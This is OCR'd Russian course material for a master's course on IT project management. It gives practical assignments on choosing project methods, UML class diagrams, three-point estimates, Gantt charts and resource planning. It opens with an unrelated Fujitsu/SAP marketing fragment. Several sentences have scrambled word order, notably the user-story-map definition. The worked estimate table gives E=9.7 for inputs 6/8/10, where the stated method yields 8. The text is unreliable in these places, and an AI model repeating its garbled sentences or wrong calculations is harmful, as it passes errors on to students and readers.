


Серверы x86 семейства PRIMERGY



Fujitsu – уникальный охват сегментов рынка архитектуры x86

Системы хранения данных ETERNUS DX



- Кооперация и партнерство в течении 40 лет (1972 – 2012)
- Fujitsu – одна из немногих компаний со статусом SAP Global Partner for Technology, Service and Hosting
- Более 8,000 общих заказчиков по всему миру
- Комплексные инфраструктурные решения и услуги
- Fujitsu – инновационные решения для SAP:
  - FlexFrame for SAP с использованием SAP Application Virtualization - первое решение для частного облака SAP
  - Технология «In-Memory» - инфраструктура для SAP BWA и SAP HANA
- “SAP runs Fujitsu”
  - 4.500+ Серверов (Windows, Linux, Solaris); 5000+ ПК/Ноутбуков
  - Резервное копирование с использованием ETERNUS CS
  - +5 PB СХД NetApp, управляемых Fujitsu
  - SAP Value Prototyping Center использует FlexFrame for SAP
  - +100 Fujitsu HANA systems @ SAP, e.g. for BW on HANA, development, demo etc.
- Более 3,000 SAP консультантов по всему миру



МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное бюджетное образовательное
учреждение высшего образования
«Чеченский государственный университет им. А.А. Кадырова»
ИНСТИТУТ МАТЕМАТИКИ, ФИЗИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ
Кафедра бизнес-информатики

УЧЕБНО-МЕТОДИЧЕСКОЕ ОБЕСПЕЧЕНИЕ ДИСЦИПЛИНЫ
«Управление IT-проектами»

Направление подготовки (специальности)	Информатика и вычислительная техника
Код направления подготовки (специальности)	09.04.01
Профиль подготовки	Технологии интеллектуальных автоматизированных систем
Квалификация выпускника	Магистр
Форма обучения	Заочная

Грозный, 2022 г.

ПРАКТИЧЕСКАЯ РАБОТА № 1

Планирование работ проекта, выбор метода управления проектами

Цель: научиться анализировать особенности и возможности существующих методов управления проектами, научиться осуществлять и обосновывать выбор метода управления проектом, исходя из специфики проекта.

Выполнение работы

1. Лабораторная работа выполняется индивидуально.

2. Необходимо определить проект, для которого будет проводиться анализ и выбор метода управления и организации работ.

Предлагаемые варианты:

a. Разработка CRM-системы на заказ для SMM-агентства, в команде 1-2 человека

b. Разработка CRM-системы собственным техническим отделом компании-производителя одежды, в команде 1-2 человека

c. Разработка интернет-магазина на заказ для крупного производителя игрушек, в команде 1-2 человека

d. Разработка youtube-like видеосервиса на заказ: мобильное приложение + веб-приложение + админ панель, в команде 1-3 человека

e. Разработка игрового VR-приложения на заказ, в команде 1-2 человека

f. Разработка системы для бронирования переговорных комнат: клиентское приложение + админ панель, собственным техническим отделом для офиса сети продуктовых магазинов, в команде 1-2 человека

g. Разработка корпоративной нефтедобывающей компании социальной собственным сети для техническим отделом, в команде 1-2 человека

Можно также предложить и согласовать собственную идею проекта.

3. С помощью анализа открытых источников в сети интернет, необходимо определить параметры, которые влияют на выбор метода управления проектом.

4. По этим параметрам необходимо выбрать метод управления, подходящий для выбранного проекта, либо сформировать правила управления, комбинируя принципы нескольких методов. Необходимо обосновать свой выбор.

5. Результаты работы необходимо оформить в отчет в формате .doc или .pdf и прикрепить в Microsoft Teams в раздел “Задания” к заданию “Практическая работа No1”.

ПРАКТИЧЕСКАЯ РАБОТА № 2

Визуальные средства представления проекта. Основы UML.

Цель: освоить базовые приемы проектирования систем и процессов с использованием универсального языка моделирования (UML), получить навыки построения диаграмм классов UML.

Краткие теоретические сведения.

Диаграмма классов.

Диаграмма классов определяет типы классов системы и различного рода статические связи, которые существуют между ними. На диаграммах классов изображаются также атрибуты классов, операции классов и ограничения, которые накладываются на связи между классами. Вид и интерпретация диаграммы классов существенно зависит от точки зрения (уровня абстракции): классы могут представлять сущности предметной области (в процессе анализа) или элементы программной системы (в процессах проектирования и реализации).

Основными элементами являются классы и связи между ними. Классы характеризуются при помощи атрибутов и операций.




Рисунок 1 – Основные элементы диаграммы классов

Атрибуты описывают свойства объектов класса. Большинство объектов в классе получают свою индивидуальность из-за различий в их атрибутах и взаимосвязи с другими объектами. Однако, возможны объекты с идентичными значениями атрибутов и взаимосвязей. Т.е. индивидуальность объектов определяется самим фактом их существования, а не различиями в их свойствах. Имя атрибута должно быть уникально в пределах класса. За именем атрибута может следовать его тип и значение по умолчанию.


Операция есть функция или преобразование. Операция может иметь параметры и возвращать значения.

Виды связей:

- ассоциация;
- агрегация;
- наследование.

Ассоциация (association) – представляет собой отношения между экземплярами классов. Каждый конец ассоциации обладает кратностью (синоним – мощностью, ориг. – multiplicity), которая показывает, сколько объектов, расположенных с соответствующего конца ассоциации, может участвовать в данном отношении. В примере на рисунке каждый Товар имеет сколь угодно Записей в накладной, но каждая Запись в накладной обязательно один Товар. В общем случае кратность может быть задана любым множеством.

Ассоциации может быть присвоено имя. В качестве имени обычно выбирается глагол или глагольное словосочетание, сообщающие смысл и назначение связи. Также, на концах ассоциации под кратностью может указываться имя роли, т.е. какую роль выполняют объекты, находящиеся с данного конца ассоциации.



Агрегация (aggregation) – это ассоциация типа «целое-часть».

Агрегация в UML представляется виде прямой с ромбом на конце.

Ромб на связи указывает, какой класс является агрегирующим (т. е. «состоящим из»), – класс с противоположного конца – агрегированным (т.е. те самые «части»).




Рисунок 3 – Агрегация

Композиция (composition) – это такая агрегация, где объекты-части не могут существовать сами по себе и уничтожаются при уничтожении объекта агрегирующего класса. Композиция изображается так же, как ассоциация, только ромбик закрашен.



Рисунок 4 – Композиция

Важно понимать разницу между агрегацией и композицией: при агрегации объекты-части могут существовать сами по себе, а при композиции – нет. Пример агрегации: автомобиль-колесо, пример композиции: дом-комната.

Наследование (inheritance) – это отношение типа «общее-частное».

Позволяет определить такое отношение между классами, когда один класс обладает поведением и структурой ряда других классов. При создании производного класса на основе базового (одного или нескольких) возникает иерархия наследования. Реализация принципов наследования является ключевой предпосылкой возможности повторного использования кода, поскольку это основной инструмент достижения полиморфизма.




Рисунок 5 – Наследование

Для построения диаграммы классов необходимо проанализировать предметную область и построить диаграмму классов. Должна получиться диаграмма, подобная следующему примеру.




Рисунок 6 – Диаграмма классов

Основной сущностью в системе будет являться товар. Как известно из задания на проектирование, товар хранится на складе. Но понятия товара как некоего описания и товара, лежащего непосредственно на складе, отличаются друг от друга. Товар, лежащий на складе, кроме того, что связан со складом отношением композиции (агрегация не совсем подходит, поскольку в данной системе товар является товаром, пока он не покинет склад), ещё характеризуется количеством.

Аналогично следует рассуждать и при рассмотрении отношения Товара и Заказа, Товара и Накладной. В связи с тем, что Заказ и Накладная в сущности являются документами и имеют сходные атрибуты, они были объединены с помощью общего класса-предка Документ. Примечательно, что на диаграмме

представлены два класса со стереотипом Enumeration (перечисление). Стереотип можно установить из контекстного меню для класса.

Дополнительная информация:

https://habr.com/ru/post/150041/
https://www.intuit.ru/studies/courses/1007/229/lecture/5956?page=1

Выполнение работы

1. Практическая работа выполняется индивидуально.

2. Для выполнения практической работы рекомендуется использовать графический редактор Draw (https://app.diagrams.net/) или любой другой графический редактор, поддерживающий элементы UML.

3. Необходимо выбрать вариант задания для выполнения в рамках практической работы.

Предлагаемые варианты:
a. Диаграмма классов для CRM-системы для SMM-агентства;
b. Диаграмма классов для CRM-системы компании-производителя одежды;
c. Диаграмма классов для интернет-магазина крупного производителя игрушек;
d. Диаграмма классов для youtube-like видеосервиса на заказ: мобильное приложение + веб-приложение + админ панель;
e. Диаграмма классов для системы бронирования переговорных комнат: клиентское приложение + админ панель для офиса сети продуктовых магазинов;
f. Диаграмма классов для корпоративной социальной сети для нефтедобывающей компании;
g. Диаграмма классов для сервиса по продаже авиа и ж/д билетов.

4. Выбранную систему необходимо декомпозировать на составляющие элементы.

Для декомпозиции рекомендуется использовать технологию майндмеппинга и программные средства XMind или Mindmeister. Дополнительную информацию про использование технологии майндмеппинга можно найти здесь: https://habr.com/ru/company/devexpress/blog/291028/.

5. По результатам декомпозиции необходимо построить диаграмму классов для системы. Теоретическую информацию по построению диаграммы классов и пример диаграммы классов можно найти выше.

6. Результаты работы необходимо оформить в отчет в формате .doc или .pdf. Отчет необходимо оформить по ГОСТам (вспомните свою бакалаврскую работу

и все получится). В отчете необходимо описать процесс и результат декомпозиции системы и создания диаграммы классов. Отчет необходимо прикрепить к заданию “Практическая работа N 2” в LMS (https://lms.sfedu.ru/).

ПРАКТИЧЕСКАЯ РАБОТА № 3

Планирование ресурсов проекта, формирование графиков выполнения работ

Цель: освоить базовые методы оценки продолжительности работ и составления графиков выполнения работ.

Выполнение работы

1. Лабораторная работа выполняется индивидуально.
2. Необходимо выбрать вариант задания для выполнения в рамках лабораторной работы.

Предлагаемые варианты

a. CRM-система для SMM-агентства;
b. CRM-система компании-производителя одежды;
c. Интернет-магазин крупного производителя игрушек;
d. Youtube-like видеосервис: мобильное приложение + веб-приложение + админ панель;
e. Система бронирования переговорных комнат: клиентское приложение + админ панель для офиса сети продуктовых магазинов;
f. Корпоративная социальная сеть для нефтедобывающей компании;
g. Сервис по продаже авиа и ж/д билетов.

Возможно также использовать свою дипломную работу или любой другой ИТ-проект, который вы знаете.

Если вы выбираете собственный вариант проекта, его необходимо согласовать с преподавателем.

3. Разработку выбранной систему необходимо разбить на задачи двух уровней:
a. крупные задачи / блоки работы
b. подзадачи – составляющие крупных задач.
Суммарно подзадач должно быть не менее 20.

4. Выделенные задачи необходимо оформить в виде таблицы. Для оформления таблицы рекомендуется использовать MS Excel или Google Таблицы. В таблице необходимо указать зависимости задач. По трехточечной оценке необходимо рассчитать длительность каждой работы E. Значения оптимистичного (O), наиболее вероятного (M) и пессимистичного (P) времени вы можете взять исходя из своего опыта или из опыта ваших знакомых разработчиков, дизайнеров и др. специалистов. T – это время на тестирование, $T \approx 0{,}2E$.

Таблица 1 – Пример расчета

№	Задача	Предшествующие задачи	O, ч	M, ч	P, ч	E, ч	T, ч	E+T, д
1	Backend разработка							
1.1	Регистрация пользователя		6	8	10	9,7	2,1	1,6
1.2	Авторизация пользователя	1.1	5	7	9	7	1,4	1

5. Полученную таблицу необходимо использовать для построения диаграммы Ганта. Для выполнения этой задачи рекомендуется использовать приложения для управления проектами ProjectLibre (можно скачать с официального сайта http://www.projectlibre.com/product/projectlibre-open-source) или MS Project (доступ по ссылке https://aka.ms/devtoolsforteaching с авторизацией по логину/паролю @sfedu.ru).

6. Результаты работы необходимо оформить в отчет в формате .doc или .pdf. Отчет необходимо оформить по ГОСТам (вспомните свою бакалаврскую работу и все получится). В отчет необходимо прикрепить полученную таблицу со списком задач и оценкой по времени и диаграмму Ганта. Отчет необходимо прикрепить к заданию “Практическая работа No3” в LMS (https://lms.sfedu.ru/). Вместе с текстовым файлом отчета в LMS необходимо также прикрепить файл таблицы в формате .xlcx (MS Excel) и файл проекта с построенной диаграммой Ганта.

ПРАКТИЧЕСКАЯ РАБОТА N 4

Управление ресурсами проекта

Цель: изучить принципы управления ресурсами проекта на основе построенных диаграмм Ганта, полученных в предыдущей работе.

Любой проект для своей реализации требует ресурсов: люди, оборудование, материалы. Управление проектом будет более эффективным, если каждому виду работ назначить необходимые ему ресурсы, использование которых позволит планировать проект более точно.

Предлагаемые варианты

a. CRM-система для SMM-агентства;
b. CRM-система компании-производителя одежды;
c. Интернет-магазин крупного производителя игрушек;
d. Youtube-like видеосервис: мобильное приложение + веб-приложение + админ панель;
e. Система бронирования переговорных комнат: клиентское приложение + админ панель для офиса сети продуктовых магазинов;
f. Корпоративная социальная сеть для нефтедобывающей компании;
g. Сервис по продаже авиа и ж/д билетов.


1. По выбранному варианту задания, сначала следует создать список ресурсов проекта. Для этого необходимо с использованием программных средств создать записи о трудовых и материальных ресурсах проекта.

2. Далее следует назначить ресурсы проекта определенным работам.

3. После ввода всех ресурсов следует определить рабочие часы всем трудовым ресурсам.

При назначении ресурсов следует помнить о том, что мы составляем начальный «срез» проекта и эти цифры могут меняться по ходу работы.

В начале работы над проектом мы формируем стартовый комплект работ и стартовое «положение» для планируемых ресурсов.



4. В ходе выполнения задания требуется классифицировать работы по следующим критериям:
a. длительность.
b. трудозатраты.
c. количество человеческих ресурсов.

Данные параметры связаны друг с другом: трудозатраты задачи равны произведению длительности на количество людских ресурсов.

Задачи в плане проекта могут быть трех типов: с фиксированной длительностью, трудозатратами и количеством ресурсов.

5. После распределения необходимо разделить задачи на типы, попробовать поменять тип задачи и посмотреть как от этого изменится картина проекта.

6. Создать график ресурсов. Графическое представление ресурсов обеспечивает в удобной форме анализ использования людей и оборудования в проекте. График ресурсов позволяет отображать загрузку ресурсов, их стоимость и выполняемую работу.



Любой проект для своей реализации требует ресурсов: люди, оборудование, материалы. Управление проектом будет более эффективным, если каждому виду работ назначить необходимые ему ресурсы, использование которых позволит планировать проект более точно.

Название ресурса	Тип	Крат назв	Единицы измерения материалов
Начальник отдела	Трудовой	Н	
Специалист 1	Трудовой	С1	
Специалист 2	Трудовой	С2	
Специалист 3	Трудовой	С3	
Бумага	Материальный	Б	шт
Картридж	Материальный	К	шт

7. Необходимо создать список ресурсов проекта и определить рабочие часы трудовым ресурсам (например, распределить задачи на различных специалистов).

8. В завершении работы требуется сформировать отчет о проекте.

Отчет необходимо прикрепить к заданию “Практическая работа N 4” в LMS (https://lms.sfedu.ru/).

ПРАКТИЧЕСКАЯ РАБОТА № 5

Анализ проекта

Цель: изучить принципы использования карт пользовательских историй, освоить методику построения карт пользовательских историй для инициации работ по проекту и составление графиков для анализа хода выполнения задач.

Краткие теоретические сведения

Карта пользовательских историй (user story map) – это инструмент, позволяющий грамотно пользовательских историй разбить продукт показывает на приоритет поставки.
Карта пользовательских историй, а также как они связаны между собой и с более крупными задачами пользователей. Карта пользовательских историй помогает команде, работающей над проектом, понять, как можно скомпоновать истории, чтобы получить продукт, готовый к релизу.

